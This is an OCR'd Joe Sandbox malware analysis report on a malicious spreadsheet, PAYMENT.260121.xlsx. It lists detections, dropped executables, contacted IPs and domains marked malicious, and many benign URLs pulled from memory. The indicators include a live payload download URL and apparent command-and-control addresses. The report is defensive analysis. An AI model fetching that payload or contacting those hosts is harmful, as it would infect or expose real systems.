


Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PAYMENT.260121.xlsx	48%	Virustotal		Browse
PAYMENT.260121.xlsx	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Dhdvyxwl[1].exe	100%	Joe Sandbox ML		
C:\Users\Public\name.exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.ieinstal.exe.10410000.3.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.worldwide-mt.com/kzd/?LPF4=wZMolADuYDGcdgh+LUa/jyP2+YrvU0bz/FVPopzBFpO6gq8lUBKfHyBxkGzB3veyz2otnQ==&GtxX7=dr20ipJ0iR&sql=1	0%	Avira URL Cloud	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://www.worldwide-mt.com/kzd/	0%	Avira URL Cloud	safe	
http://91.235.129.146/Dhdvyxwl.exe	0%	Avira URL Cloud	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/	0%	Avira URL Cloud	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	Avira URL Cloud	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
worldwide-mt.com	34.102.136.180	true	true		unknown
clearkhelo.com	45.64.104.167	true	true		unknown
cdn.discordapp.com	162.159.133.233	true	false		high
www.clearkhelo.com	unknown	unknown	true		unknown
www.worldwide-mt.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.worldwide-mt.com/kzd/?LPF4=wZMolADuYDGcdgh+LUa/jyP2+YrvU0bz/FVPopzBFpO6gq8lUBKfHyBxkGzB3veyz2otnQ==&GtxX7=dr20ipJ0iR&sql=1	true	• Avira URL Cloud: safe	unknown
http://www.worldwide-mt.com/kzd/	true	• Avira URL Cloud: safe	unknown
http://91.235.129.146/Dhdvyxwl.exe	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000008.00000000.2199403174.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 00000008.00000000.2199403174.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.iis.fhg.de/audioPA	explorer.exe, 00000008.0000000 0.2186469569.0000000004B50000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sogou.com/favicon.ico	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://%s.com	explorer.exe, 00000008.0000000 0.2198250282.000000000A330000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.windows.com/pctv.	explorer.exe, 00000008.0000000 0.2184984825.0000000003C40000. 00000002.00000001.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.naver.com/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.naver.com/favicon.ico	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.t-online.de/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 00000008.0000000 0.2193972637.000000000842E000. 00000004.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.it/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 00000008.0000000 0.2198250282.000000000A330000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.target.com/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.orange.co.uk/favicon.ico	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iask.com/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tesco.com/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.seznam.cz/favicon.ico	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.freenet.de/favicon.ico	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.interpark.com/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ipop.co.kr/favicon.ico	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://investor.msn.com/	ieinstal.exe, 00000007.0000000 2.2209174425.0000000001FA0000. 00000002.00000001.sdmp	false		high
http://search.espn.go.com/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.myspace.com/favicon.ico	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/favicon.ico	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://p.zhongsou.com/favicon.ico	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://service2.bfast.com/	explorer.exe, 00000008.0000000 0.2199403174.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.%s.comPA	explorer.exe, 00000008.0000000 2.2349028295.0000000001C70000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.64.104.167	unknown	India		132335	NETWORK-LEAPSWITCH-INLeapSwitchNetworksPvtLtdIN	true
91.235.129.146	unknown	Ukraine		21100	ITLDC-NLUA	true
34.102.136.180	unknown	United States		15169	GOOGLEUS	true
162.159.133.233	unknown	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	344564
Start date:	26.01.2021
Start time:	17:56:16
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 37s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PAYMENT.260121.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
